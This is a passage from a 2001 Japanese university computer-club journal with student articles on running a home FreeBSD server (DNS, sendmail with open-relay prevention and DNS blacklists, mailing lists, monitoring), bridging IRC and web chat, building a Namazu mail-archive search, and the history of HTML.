- MX (Mail eXchanger) レコード：メールの送信先を定義します。
- A (Address) レコード：IP アドレスとホストネームの対応を宣言します。
- CNAME (Canonical Name) レコード：ホスト名に別名をつける場合に使用します。上図の zone ファイルはほとんどが CNAME で手間省きしてます。

と、zone ファイルでよく使うレコードはざっとこんなものです。これらのレコードで、ドメインネームの種類と IP アドレスの対応を定義していくわけです。

2001/5/8：

メールを受信したい、じゃあ SMTP サーバーを立ち上げましょうということで、sendmail を導入。sendmail は本家からソースを拾ってきて、WIDE のパッチを当て、インストール。と いつもと同じようにいきたいところでしたが、この sendmail 設定ファイルが sendmail.cf のたったの 1 個！だけど、中身はまるで暗号というかわけワカメなプログラムの記号が羅列されているという人間に

[24] コマンドラインから % whois musuka.com

[25] 豆知識：www.yahoo.co.jp の「www」は yahoo.co.jp のサブドメインです

はとても読めないような内容でした。さすがにこれを編集しないといけないのかーーー !? と一瞬ビビりましたが、sendmail.cf を作成してくれるツールがソースを展開したディレクトリの中にありました。ただし、SMTP サーバーの設定には慎重を期すものがあります。最近、私たちを悩ましている SPAM メールやダイレクトメールというものがあります。SPAM の語源がブタ肉の缶詰であるっていう耳タコ話は置いときまして、SPAM 配信業者はとにかく大量に数万、数十万というメールを一気に送信する必要があります。しかしこれを同じメール送信サーバーから続けて送信してしまうと、プロバイダーから警告を食らったり、送信サーバーが Open Relay Black List(ORBL)[26] というものに登録されてしまう可能性があり、フィルタをかけられてメールが送信できなくなってしまいます。そこで世界中にある外からのメールを中継して他のメールサーバーに Relay してしまうという、セキュリティーの無いアマアマなサーバーを SPAM 業者[27] は常日頃探し続けています。そしてそれらのサーバーを不正利用して 大量の SPAM メールを送ってしまい、同時に接続元の情報も隠してしまうという方法を SPAMMER は実行しています。 つまり設定を間違えて気づかずに Open Relay な状態にしていると、SPAMMER 達にまんまと利用されてしまう可能性がある[28] ということです。

そこで、それだけはいやだということで、cf 作成ツールの設定を厳密にして、作成しインストールしました。外から使われるかのチェックのサービスは、Abuse Net[29] 等のチェッカーサイトでできるので、SMTP サーバーを立てている方は一度チェックしてみることをお勧めします。

2001/5/19：

DynDNS のアップデートを自動でさせるツールをインストール。これは、http://www.dyndns.org/ のリンクからツール類を公開しているサイトへのリンクが張ってあるので、簡単に見つけることができる。私は ez-ipupdate というツールをダウンロード。そしてバイナリをインストール。設定ファイル /etc/dyndns.conf にアップデートに必要な認証事項を書いて cron で 3 日に一度 Update を実行するように記述。これで手動でダイナミックドメインネームを一々する必要はなくなりました。

2001/5/22〜6/6：

私の所属している野球サークルチーム[30]の連絡などの利便さを図るため、メーリングリスト (以下 ML) でも構築してみようかなという気になり早速やってみることにする。私達コンピューター部員用の ML でも使われている Majordomo という ML ドライバを使用することにしました。とりあえず同じようにソースをダウンロードして、コンパイル＆インストール。Majordomo を起動させるため用のユーザーの majordomo というアカウントを /usr/local/majordomo に作成する。そこにコンパイルしたバイナリ等をインストール。Majordomo は、sendmail の aliases ファイルにラッパーとして動作させることにより ML システムを機能させるスタイルを取っている。そして、~majordomo/lists ディレクトリ以下の設定ファイルで、ML の動作方法などを設定することができる。では早速作ってみましょう。(※編集者後記：大幅にソースを削除し、説明のみとしました。)

- ~majordoo/list 以下に test という空ファイルを作成。これが ML 参加者のメールアドレスをずらずらと書くファイルになるので、とりあえず自分のメールアドレスのみを書いておく。
- sendmail の aliases ファイルに、majordomo のラッパーを経由するように書き加える。
- newaliases コマンドで senadmail の aliases ファイルをデータベース化更新する。
- majordomomusuka.com 宛てに「config test test.admin」と書いただけのメールを送信する。これによって、test という ML の config ファイル test.config が作成される。

あとはこの test.config ファイルを軽く編集して ML は簡単に出来上がります。しかし、このままの初期設定では、ML の Subject の頭に付くような、

`[ml-test: 00123]` お知らせ●○×△■〜〜

というような ML チックな表示ができません。ML の投稿数に応じて、00123、00124 といった具合に番号を増やして生きたいですよね。このときに用いるのが、Majordomo 付属の sequencer という

[26] 2001/9/25 の日記参照

[27] メールアドレス収集や、Open Relay なサーバーを探し続けています。メールアドレス収集はロボットプログラムを使い Web を巡回させる方法を主に用います。

[28] SHOHO などで小規模にやっているところでは、一年以上踏台にされているのに気づかなかったという事例もある

[29] http://www.abuse.net/relay.html

[30] Daruma といいます。勝率は…聞かないで

数値をカウントアップしてくれるツールです。これは先ほどの sendmail の aliases に書き加えたのですが、なんと Majordomo 付属の sequencer にはバグがあり、あの天下の Out ● ook Exp. ではこの ML に送られてきたメールをそのまま返信しても、

```
[ml-test: 00124] Re:[ml-test: 00123] お知らせ●○×△■〜〜
```

という表示になってしまい Subject の処理をきちんとしてくれません。ここで現在 KITCC.org サーバーで運用されている Majordomo の sequencer はバグ修正されたいた[31] ので、そのまま拝借して使わせていただくことにしました。パーミッションの関係とかで色々手こずりましたが、なんとか運用ができる状態になりました。テスト用の ML がうまく動くことを確認して、実際の当初の目的であったサークルの ML を構築し、現在でも活用されつづけています。

2001/6：
なぜかブランク状態になりました。えぇ放っておいて下さい探さないで下さいみたいな。

2001/7/16：
そろそろ FreeBSD の最新 Version の 4.3-Release にしたいなと思い、/usr/src を CVSUP して、make buildworld で /usr/obj 以下にコンパイル後の構成のツリーを作成しようとするが、なぜかエラーが多発。原因は /usr/src 以下のソースツリーが古すぎたため、CVSUP で完全に更新させることができなかったからである。そこで、/usr/src を別の名前にリネームして、新しくソースツリーを再構築することにしました。今日は CVSUP のコマンドを叩いて就寝。

XIV.6 享年 7ヶ月弱

2001/7/21：
ついに来るときがきた、X-day は今日であった。突然サーバーを使っている友人から「サーバーが動いてないぞ〜」というメールが入る。その知らせを受けたときは私は京都に外出中であったため、すぐに確認はできませんでした。どの程度動いていないのかのチェックを携帯端末から CGI 経由で確認[32] してみると、HTTP サーバーが動いていないことが判明。PING も同様の方法でかけてみても 100 しかし後者の原因は高速に動作する我がサーバーがプロセスフルの状態でダウンするとは考えられないから、おそらく上位プロバイダ側からのネットワーク的なことであろうとひとまず自分を納得させておきました。
さて帰宅して調べてみると、ローカル内からのアクセスもできなくなっているではありませんか。これはおかしいと思い、コンソールから直接調べようともしましたが、ディスプレーに何も表示されてなぃ！ 何度かリブートをしてみるが BIOS の起動段階で落ちてしまう[33] というわけのわからない状態に。ここでは最悪の状況を想定しないといけなくなりました。— マザーボードの故障ぅぅ … CPU やメモリの故障は可能性的に低いので、マザーボートが暑さで (夏のかなり暑い時期[34] でした) で逝ってしまったといった可能性が示唆されました。

2001/7/22：
さっそく故障からの翌日に日本橋に赴き、AMD CPU の載るマザーボードを購入。Raid なども将来的にできたらいいかななんて思い、Raid カードのオンボードのマザーボードにすることにしました。マザーボードを交換したらあっさり起動。やっぱりマザーボードの故障であった！ しかし DHCP のリース期限が切れていたので、当然 IP アドレスが変わってしまいました。DNS 関係の設定を変更して無事に運用再開。ここで助かったのは DynDNS の DNS レコードの TTL[35] が短いことであったのです。すなわちアップデートすればすぐに IP アドレスの変更がいきわたります。Bind の設定を DNS 設置の日に説明したと思いますが、DynDNS への CNAME のレコードが多かったと

[31] KITCC ML の運用をもしている 現 4 回生の岐津氏によってである
[32] 携帯端末からメールを読める CGI を設置していたのですぐに調べることができた。
[33] 故障した M/B は起動するときにビープ用のスピーカーから英語できれいな声をしたお姉さん (?) が起動確認としゃべってくれました。
[34] 部屋の温度—部屋の換気はよくしていたつもりですが、最高で 40 ℃はいっていたと思います
[35] TTL(Time To Live)

思います。私のサーバーを使用する現 2 回コンピュータ部員である山本氏のサイト[36]のチャットとカウンターの CGI のアクセス URL には DynDNS への CNAME を使ったホストネームを教えていたため、被害は最小限に抑えることができた[37]。

2001/7/23：

NAT 機能はとても素敵です。FW にもなるし、ローカル内からのアクセスをグローバル IP アドレスをもらっているかのようにアクセスができます。しかし、前述の AOE のポート転送のような問題もあります。しかし最近大富豪のオンラインゲーム[38] を見つけこれは面白いと思い待ち合わせ掲示板の大富豪サーバーを開いている IP アドレスにちょくちょくとつなげにいっては遊んでいました。しかし 私が大富豪サーバーになってクライアントからの接続を受け入れたいとう心境に変わるまで時間はかかりませんでした。(ある意味「サーバーになりたい症」?) でもそういったサービスをするごとに PortForward 設定をするのは面倒くさい、ってことでここで Socks サーバー[39] を導入することにしました。(またこれもくだらない理由から
ここは軽く FreeBSD の ports コレクションから素早くインストールを済ませたかったので、ports から Socks5 を探しインストールしてみることにしました、が … どういったわけか、「ソースは本家サイトから Get してくださいね」、というエラーメッセージを残して終了してしまうので、本家サイト[40] からソースをダウンロード。/usr/ports/distfile/ の中に放り込んであとは make で FreeBSD のパッチをあてさせてその後はソースの展開された work ディレクトリ で インストール先などの変更をして make install 。設定ファイル socks5.conf には外から使われないようにするための設定をして、inetd から起動させるため、inetd.conf に記述して終了。あとは Windows から Socks サーバーを経由してネットワークに接続するための補助ソフトである SocksCap32 を Windows にインストール。これで完了！

2001/8/2：

sendmail のバージョンを新しくする。ここでついでに前回導入していなかった アクセス、リレー許可リストファイル /etc/mail/access を設定するオプションをつけました。このリストで、個人的にリレーを許してもいい人やネットワークからのアクセスを一部許可するという設定が可能になりました。access ファイルを更新したらデータベース化することを忘れてはいけません。

```
# makemap -v hash access.db < access
```

で完了。

2001/9/1〜2：

Apache+mod_ssl をインストール。HTTPS サーバーを稼動。設定の詳細は長くなるので割愛。

XIV.7 ドメイン貧乏への第一歩

2001/9/4：

最近人気になってきた汎用 JP ドメイン[41]って、ちょっと安物くさいですよね。そのわりに .com ドメインと比べると年間維持費は 4 倍くらいかかります。しかしとある汎用 JP ドメインレジストラで激安のところ（年間維持費 4500 円）を発見！ ということで早速登録開始！銀行振り込みができたので、振り込んだ翌日には確認メールが届き早速使用できる状態に。しかも DNS の変更が楽であることこのうえなし。すべて Web 上から設定でき、変更したら即座に Whois データベースに反映されるではありませんか。jp ドメインの VeriSigned DNS[42]への登録も Web 上から追加削除が軽々とできてしまいます。この汎用 JP ドメインは想像していたものより柔軟なものです。まだサービ

[36] http://www4.justnet.ne.jp/~mt-book/

[37] もしも A レコードなどで記述していれば更新の反映までに 1 日以上かかることが多い

[38] 接続スタイルは AOE と同じ。サーバーホストを誰かがたてて、そこにクライアントソフトで接続しに行き人数が揃えばゲームをする。

[39] Socks サーバー：特定のポートを通してクライアントがリクエストを出し、クライアントの別サービスのコネクションをそのサーバーが代理して張ってくれるという一種の Proxy server である。

[40] http://www.socks.nec.com/

[41] JPRS が管理：http://jprs.jp/

[42] ホスト名と IP アドレスを一対一に対応させたデータベースに登録させるネームサーバー

スが開始されたばかりですし、取得できる名前も沢山残っていますし、これから汎用 JP ドメインはますます人気となっていくでしょう。

2001/9/10：
セキュリティーアナウンスにあるあてていなかったパッチを一通りあてる。とくに tcp_wrapper の脆弱性対策のパッチなどは重要であった。

2001/9/25：
sendmail に Open Relay Black List (ORBL) 認証を導入しようと決意する。これは私がたまたま手にした書籍に Spam メールに悩む人の声が掲載されていて、この Spam メールというものが社会問題にも発展しているという事実を身近に感じたからであります。ではその ORBL とはなんでしょうか？ 世界中で Spam メールに悩む有志の方々[43] このようなウザったいメールを送る Spammer がよく使用する Open Relay な SMTP サーバーを Black List データベース化して、他の SMTP サーバーを運用しているサーバーのどこもが Black List と照合して Spammer の送信した SPAM メールを阻止しようという機構です。ORBL 認証は sendmail なら cf ファイルを作る段階で簡単に組み込めるので、早速我がサーバーにも導入してみることにしました。sendmail.cf を ORBL を参照するように作成しなおすだけです。ではどのようにして ORBL と Spammer からのメールを照合するのでしょうか？たとえば Spammer が 192.168.22.33 というリレーホストを使用して ORBL を導入しているサーバーにメールを送信してくるとしましょう。ここでサーバーは ORBL の DNS に以下のような文字列で正引きのリクエストを出します。

```
33.22.168.192.relays.ordb.org
```

これを受け取った ORBL の DNS はもし Black List にその IP アドレスがリストされていたら 127.0.0.2 という IP アドレスを返します。127.0.0.1/24 ネットワークは どこのサーバーでもローカル IP アドレスと関連付けられています。すなわちこのアドレスは不正なものだということで、sendmail はこのメールの受信を拒否することができます。リストに無かった場合はただ単に、レコードが存在しませんでした、と返してきます。このようにして Black List と照合しています。

2001/10/5：

- サーバーマシンの電源に UPS[44] を接続して停電対策に備える。
- MRTG(Multi Router Traffic Grapher) と SNMP サーバーをインストール。

SNMP サーバーとはマシンのステータス、稼動状況などをリモートから管理したりモニタリングしたりするのに必要な情報をクライアントに送信するためのサーバーです。ここではサーバーの NIC を通過するパケットの量をグラフ化するためのパッケージ MRTG が情報を取得するために必要なので SNMP サーバーを立ち上げることにしました。MRTG はトラフィック情報を SNMP サーバーからもらいそれをグラフ化した GIF ファイルをブラウザから見れる形で出力してくれます。通過するパケットが目に見えてわかり 見た目も Cool です。

XIV.8 あとがき

ここまで私の駄文を読んでくれてありがとうございます。おそらくあまり参考にはならなかったと思います。しかしこうして、現在この原稿を執筆時までの我がサーバーのパワーアップというか遊び方というか、の発展具合が窺えたと思います。いままでただ他人の提供していたサービスをクライアントとして使うだけで その粋を超えることの無かった私が、自分で色々な種類のサーバーを立ち上げてみることにより、より一層ネットワークのプロトコルや仕組みへの理解が深まったように思えます。仕組みがわかれば、このような応用が利くのではないかという向上心も生まれてくるものだとも感じられました。インターネットには本当に数え切れないほどのサービスがあります。

[43] USA – http://orbl.org/
イギリス – http://www.gst-group.co.uk/orbs/
http://ordb.org/
http://mail-abuse.org/rbl/

[44] UPS: Uninterruptible Power Source – 無停電電源装置 – 停電時にバッテリーに蓄えてあった電力に切替えコンピューター等の OA 機器を保護するための装置

私はまだほんの一部を一瞥したにすぎないと思います。この日記をみてサーバー構築をやってみたいという方が出現なさることを切に望みます。

　最近日本でも ADSL などの高速常時接続回線の普及で常時インターネットに接続できる環境を持つ方がたくさんいらっしゃると思います。しかしそれと同時に CodeRED や Nimda といった常時接続のセキュリティーの穴を狙ったワームやウイルスというものも多く蔓延しているという事実もあります。このような攻撃から 自らのネットワークを守るのも個人の責任であると転化されつつあります。もはや FW なしの接続は鍵の付いていない家と等しい程の物騒な (Internet の) 世の中になってきているのです。メールを送信したり、ほぉむぺぇじを閲覧したりするのにも もはや 安全という状態は保障されなくなってきているのです。私達はここで自らの身を守るためにもインターネットに関する仕組みを知識として知っておくべき時代に突入したのです。これを読まれてネットワークの仕組みに少しでも興味を持っていただければ幸いです。

XV　同一情報伝達手段におけるプロトコル統合

00230111 電子情報工学科 2 回生 山本 大介

XV.1　プロトコルの壁

インターネットの急速な普及とともに、インターネット上のコンテンツは急速に増え、いきかう情報も多様化した。その中で、特に普及したのは HTTP(Hypertext Transfer Protocol) による情報の公開、および、SMTP(Simple Mail Transfer Protocol), POP3(Post Office Protocol Ver.3) による電子メールである。そのため、インターネットが普及したといっても実際はこの 2 つ[1]のプロトコルによる物がほとんどであり、インターネット利用者の多くがその二つ以外のプロトコルによる情報伝達手段を知らない。実際は、IRC(Internet Relay Chat), ICQ(I Seek You), NNTP(Network News Transfer Protocol) などさまざまなプロトコルによるインターネットの情報伝達の方法がある。しかし、IRC は HTML と CGI などを駆使すれば HTTP プロトコルでも代用が効き NNTP も Mailing List として SMTP プロトコルでも代用ができる。そのため、多くのインターネット利用者は現状の WWW ブラウザおよびメーラだけで満足してしまい、他のプロトコルに対する欲求をもとうとしない。

これは、当然のことである。インターネットといえばホームページと電子メールというこの世の中において、それ以上を必要とされることもなければそれを求める人もない。

もちろん、HTTP や SMTP, POP3 などの他のインターネット関連プロトコルが大衆利用を目的につくられたわけでなく NTP(Network Time Protocol) のようにサーバー管理の手段として使われる物や HTML(Hypertext Markup Language) や MIME(Multipurpose Internet Mail Extensions) のように他ののプロトコル上 (アプリケーション層) で使用されるプロトコルなどがあり、情報伝達の幅をより広げる目的でつくられたりしている物もある。

XV.2　プレゼンテーション層の重要性

ここで、プレゼンテーション層のインターネット関連プロトコルにこだわるのは、それが情報伝達の手段を決定づけているからである。確かに、アプリケーション層でもある程度の情報伝達の手段の拡張は可能であるがプレゼンテーション層で定められた枠を越えることはできない。ただ、近年は Java アプレットなどを利用してブラウザによってあらゆることができるようにしようという

[1] これはプレゼンテーション層から見た場合である。ちなみに歴史的な過程から POP3 をアプリケーション層とする著書が多い

動きもあるが、Java アプレットはまだまだ発展途上で安心して使える物ではない。情報伝達の手段はやはりプレゼンテーション層によって決定されているのである。

XV.3 情報伝達の手段

情報伝達の手段。これにはさまざまな物があるがインターネット上において有名な手段は、「配布」「掲示」「広告」「信書」「会話」である。なお、これらの言葉は便宜上、通常の使用される意味と別に解釈していただきたい。

情報伝達の手段

配布 一般の新聞や折込チラシ、ダイレクトメールなどにあたるもので多数の人に同様の情報を送付する物である。メールマガジンなどがこれにあたる。

掲示 一般の掲示板や伝言板にあたるもので、不特定の人が一定の形式にしたがい掲示場所に情報を掲示するものである。Internet News, BBS(掲示板), ML(Mailing List) などがこれにあたる。

広告 電車の車内広告や道路脇の看板広告のような商用広告だけでなく、広く情報を受身的に提供するものすべてである。受身的とは情報提供者が提供先を探したりこちらから提示したりするのではなく、あくまで漠然と不特定多数の人に情報を提供できる状態をたもっておくという意味である。ホームページや Anonymous(匿名) による FTP などがこれにあたる。

信書 特定の人から特定の人に情報を提供するものである。電子メールがこれにあたる。

会話 一般の電話や無線などにあたるもので、多数の人が離れた場所で実時間的に情報を提供しあうものである。チャット、電子会議、インターネット電話などがこれにあたる。

これらは情報伝達の手段が異なるため、インターネット上では多くの場合異なるプロトコルによって提供される手段である。しかし、今上に記されたインターネット上情報提供の手段ほとんどが HTTP に統合されようとしている。

「広告」はもともと HTTP の目指す物であったので当然であるが最近はファイル公開にも Anonymous FTP[2]でなく HTTP を使用する傾向が顕著になりつつある。また、「掲示」は Internet News や ML

[2]ここで言う Anonymous FTP とはユーザー名を ANONYMOUS としてログインし、自由にダウンロード、場合によってはアップロードできるサービスのことである。

などより Web 上の掲示板がほとんどになっている。一方、「信書」は手軽さや匿名性を求める人によって電子メールを Web 上読んだり送付したりするようになってきている。(もちろん、この場合は裏で SMTP を使用しているのであるが。) そして、「会話」は Web チャット[3]に代表されるように HTTP 上で無理矢理実現したものが多くある。

XV.4 資源の無駄使い

これはこれでいいじゃないかという人もいるかもしれない。しかし、HTTP はもともと「広告」を念頭に考え出された物であり他の情報伝達の手段を代替で行なうのにかなりの資源 (resource) を無駄にしているのである。

Web 上の掲示板や Web 上のメールは一箇所のサーバーに全データを蓄積させるため、そこへのアクセスが非常に多くなり中継の伝送路を混雑させ、データの保全性を低下させる。しかし、一番資源を食いつぶしているのが「会話」である。Web チャットによる伝送路の混雑とサーバーへの負荷は尋常ではない。これによって多くの投資が必要とされ一時期、テレホタイムにはインターネットができないという事態を迎えるに至った。

こういうとき、ある程度知識を持つ人のなかには Web チャットをやるやつなど追い出してしまえ、という極論に至る人もいるが、IRC は一般の人には敷居が高く、難しく考えずに手軽にできる Web チャットにも一定の評価をあたえるべきである。

ここで私が問題だと感じたのは、同一の情報伝達手段であるにもかかわらず、別のプロトコルになってしまったことで相互に情報のやりとりができなくなってしまったことである。プロトコルが違うだけの理由で相互に情報をやりとりしないのは無意味である。少なくとも、Internet News・ML・Web 上の掲示板、および Web チャットと IRC は情報伝達の手法が酷似しており統合が可能である。クライアント側で双方のプロトコルに対応させるという手法もあるがそれは、クライアントに負担を強いる物であり一般の人に説明するには難しい点も多い。

XV.5 実験

XV.5.1 構想

そこで、私はサーバー側で両プロトコルに対応したプログラムをつくれるのではないかと考えた。手始めに、IRC と Web チャットの統合を試みることにした。一応、この計画に名前があった方がいいと思い現在 ImIRCP(Internet Multi Interface Relay Chat Project) と呼んだりしている。このプログラムは基本的には Perl で書いた常駐プログラムが IRC サーバーにクライアントとして入室し IRC における会話を Web チャットのデータファイルに書き出したり、データファイルを読み込んで IRC に発言するという極めて単純なものである。

[3]Web チャットとは CGI や Java などによって Web ブラウザ上でできるチャットのことをさすものとする

XV.5.2　実践

CGI のチャットを一から書きはじめるのはかなりの時間を要するため、既存のコードを利用することとした。(yuichat) これは perl で書かれており、整合性を高めるため IRC と接続する常駐プログラムも perl で書くようにした。CGI 側 IRC 側双方のプログラムを記述するとかなり長くなるのでここでそれを掲載するのはやめておこうと思う。

実際にコーディングをしていくと、案外簡単に完成し、IRC 常駐のプログラムは基本的な機能だけの場合ほんの 300 行程度[4]プログラムになった。ただ、IRC は英字の NickName しか使用できないなどの制限があるため、それをどうにかするためさまざまな機能を付加した結果、800 行をこえるものとなった。

XV.6　結果

このプログラムはうちのホームページ[5]のチャットルームにおいてある。実際に使ってみて良いと思った点は、IRC クライアントを持っていない人と IRC を愛用する人が相互にチャットできるのである。また、どちらかに不具合が発生しシステムが停止したとしてももう一方になんら影響を与えない。そして、万が一そうなったら一方を予備のチャットとしても利用できる。その上、インターネットの初心者も IRC のチャンネルに入ることができ逆に IRC の敷居をひくくすることにも効果をあげた。IRC にチャンネルをひらくだけでは人はなかなか集まらないがこれによって、多数の人が同じ場所に集まれるようになった。

さらに、便利な点もある。IRC 用のロボットを CGI に入室させることが可能となり、CGI への移植の手間が省けることになった。また、IRC のひとつのチャンネルにこのプログラムをいくつも入室させれば CGI チャットを Relay させることができ近くのサーバーの CGI チャットへ負荷を分散させることができるのである。

XV.7　今後

この計画はなお進行中で IRC と Web チャットの間でプライベートメッセージのやりとりをできるようにし、さらに ICQ と統合させることも視野にいれている。

これからは、NNTP・ML・Web 掲示板の統合にも挑戦したいと思っている。そうして、インターネットにあるさまざまなプロトコルを利用したサービスに対する敷居をどんどん低くしていければ本望である。

---

[4] 300 行におさめられたのには別の要因もある。実は、IRC 関連のコードのほとんどをモジュールに依存したのである。

[5] http://www4.justnet.ne.jp/~mt-book/

XVI　namazuによるメール全文検索システムの作成

01230704 電子情報工学科 1 回生 池野 直樹

e グループ (http://www.egroups.co.jp) を使用して運用しているメーリングリストで、過去メールを探すのがものすごく手間だしなんとかならないか、という意見がありそれならばということで、Namazu による全文検索システムを構築することにしました。以下はそのときの手順などを書き示したものです。

このシステムを構築したときの環境は FreeBSD-4.3-RELEASE です。ports ツリーのみ 4.4-RELEASE までの間のいずれかの current になっています。全文検索の対象となるメーリングリストのメールの入っているディレクトリは`/usr/local/www/data/test` で、それを運用しているサーバは http://ikeno.mine.nu 、外部から見たときの URL は http://ikeno.mine.nu/test/ となります。使用するプログラムは日本語の全文検索として一番有名な Namazu 2.0.7 とメールを HTML 化するための MHonArc 2.3.3 を使用しました。このメール検索を使用する人は基本的に Windows からの利用を想定しています。

まずは namazu のインストール。本来なら ports で `make` 一発のはずなのですが、`japanese/namazu2/` で `make install` を行うと `configure` 時に MMagic がないということで `make` に失敗してしまう。仕方ないので `devel/p5-File-MMagic/` を先に `make install` しておいて、その後に `japanese/namazu2/` で `make install` を行いました。

Namazu2 をインストール後、`/usr/local/libexec/namazu.cgi` を `/usr/local/www/data/test/namazu.cgi` へコピーしてそれから`/usr/local/etc/namazu/namazurc-sample` を`/usr/local/www/data/test/.namazurc` としてコピー。`.namazurc` の Index と Template を両方とも`/usr/local/www/data/test` に変更します。

次に MHonArc のインストールを行います。 こちらも日本語版の ports が用意されていますので、`japanese` 以下の `mhonarc` ディレクトリにあるものを使用します。こちらは `make` 一発で問題なくインストールできました。 よって詳細は省きます。`make install` が終了したあと、`/usr/local/share/example/MHonArc/mhonarc.rc.sample` を`/usr/local/www/data/test` にコピーします。 この`.mhonarc` ファイルで MHonArc に出力させる HTML ファイルの設定を行います。この `mhonarc.rc.sample` には japanese ports を利用しているので最初から Subject 部分の日本語 MIME デコードの設定が含まれています。 取りあえず今回は <EXCS> タグを使用して、表示しないメールヘッダの指定のみを行いました。

これでソフトの準備は完了です。 次に `/usr/local/www/data/test/` にメールファイルををコピーを行い、

```
mhonarc -rcfile .mhonarc .
```

を実行して、メール本文を HTML 化します。
上のが終了したら、

```
mknmz --mhonarc -c
--replace='s#/usr/local/www/data/#http://ikeno.mine.nu/#'
--indexing-lang=ja_JP.JIS .
```

を実行して Namazu のインデックスを作成します。
引数の機能は以下のようなものです。

`--mhonarc`	MHonArc 形式のファイルのみをインデックスする
`-c`	日本語の分かち書きに ChaSen を用いる
`--replace`	URI を置換するためのコードを指定、perl 形式だそうです。これを指定しておかないと、検索結果が表示されたときに URL でなくディレクトリパスが表示されてしまいます。
`--indexing-lang`	インデックス作成時に言語に特化した作業を行う。これで対象となるファイルの文字コードを指定します。 .namazurc にある Lang で文字コードを指定するのが本当なのかも知れませんが、これでは検索がきちんとできませんでした。

これでひとまずできあがりで、あとは cron などで定期的にメールをフォルダからコピーして、インデックスを作り直すスクリプトを実行させればそれで良いかと思います。（まだできていません…）
メールの HTML ファイルの作成更新には

```
mhonarc -add .
```

が使用できます。またインデックスファイルの更新には

```
mknmz --update=.
```

で可能です。
あと、このメーリングリストは一応クローズドということで運営しているので、`.htaccess` などを利用して制限を書けてあります。
一部スマートでない部分もありますが、このような形で作ってみました。
以上。

XVII　HTMLについて

01230718 電子情報工学科 1 回生 田村 航

XVII.1　はじめに

大学に入ってまだ日も浅く専門知識もありませんが、研究発表という事で HTML に関する事を書こうと思います。不出来な点もあると思いますが、どうぞご容赦ください。

XVII.2　HTMLとは何か？

HTML とは、タグと HyperText (組み込まれたグラフィックや、そのコントロール) に関するそれまでにあったすべての概念をまとめて取り込んで、インターネット上でファイルを直接に読んだり、閲覧したりするための標準的な方法です。というと、難しく聞こえるかもしれませんが、要するに Internet Explorer や Netscape などのブラウザで、インターネットなどを使ったりするときに文字や、画像などを表示したりするために使われる方法のことです。

HTML の誕生以前は、ユーザーはファイルをダウンロードしてから読まなければいけませんでしたが、HTML の誕生によって、ファイルをダウンロードせずに閲覧したり読めるようになりました。また、グループの他の人が文書を編集して、更新し、マークアップと呼ばれるプロセスをとおして、研究のためにより関連のある情報にリンクできたので、そのためこの方法が HTML つまり HyperText Markup Language と呼ばれたということです。次に HTML の仕組みですが、ユーザーがリンクをクリックすると、ファイルは自動的に HTML ビューワまたはブラウザからダウンロードされ、コマンドはあるべき形になるように解釈されます。またブラウザで、どのように表示をするか等の指定をするタグには多くの種類があり、中にはかなり複雑なものもありますが、全体的には非常に簡単なものです。この単純な概念があまりにも面白く、また非常に必要とされていたので、HTML が広く使われるようになったとのことです。またリンクの使用によって、あるファイルが他のファイルを指したり、また画像のようなほかのファイルを含むことができることなども、HTML の普及の要因の一つとなっています。HTML の人気は爆発的で数年のうちに、すべての以前のフォーマットは駆逐されてしまったそうです。　HTML の使用により、誰でも同じファイル形式を使うことができ、テキストタグを付け、リンクをはることができたので、ワールドワイドウェブ (World Wide Web) は統一性のないバラバラのファイルサーバやネットワークサービスの集まりから、今や誰でも使えるものになったということです。

XVII.3　HTML の歴史について

僕が調べたところによると、HTML が考案されたのが、1989 年にスイスにある Particle Research (CERN) のヨーロッパのセンターで Tim Berners-Lee 氏が HTML を作ったとされています。次に 1990 年代初頭、イリノイ大学の NCSA（National Center for Supercomputing Applications）がもっと機能をくわえ、すべてのどんなコンピュータで、誰もが HTML を読めるようにと、Mosaic ブラウザを使用してプロトコルを強化し，自分たちのものにしました。そして、それによってウェブの人気が爆発したということです。

編集後記

今年も例年通り Lime を作ることになりましたが、LaTeX を利用してもっときれいな Lime を作れないものかと今年はすべて LaTeX で文書を統一し、きれいな仕上がりとなりました。編集過程でさまざまな LaTeX の技術を身につけることができ、苦労しただけのことはあったと思います。

ただ、例年同様土壇場になって完成させるという人がいたりして、編集にはかなり苦労してしまいました。(^-^; しかし、最後にはみんな原稿が集まりほっとしています。来年からは秋休みあたりをメドに編集を終了した方がいいのではないかと思います。

今年はこのような形での Lime となりましたがソースを再利用すれば同様の冊子を作ることが可能であり、来年も同様に作るようになっていけばなあと思っています。

平成 13 年 10 月 20 日 編集担当 山本大介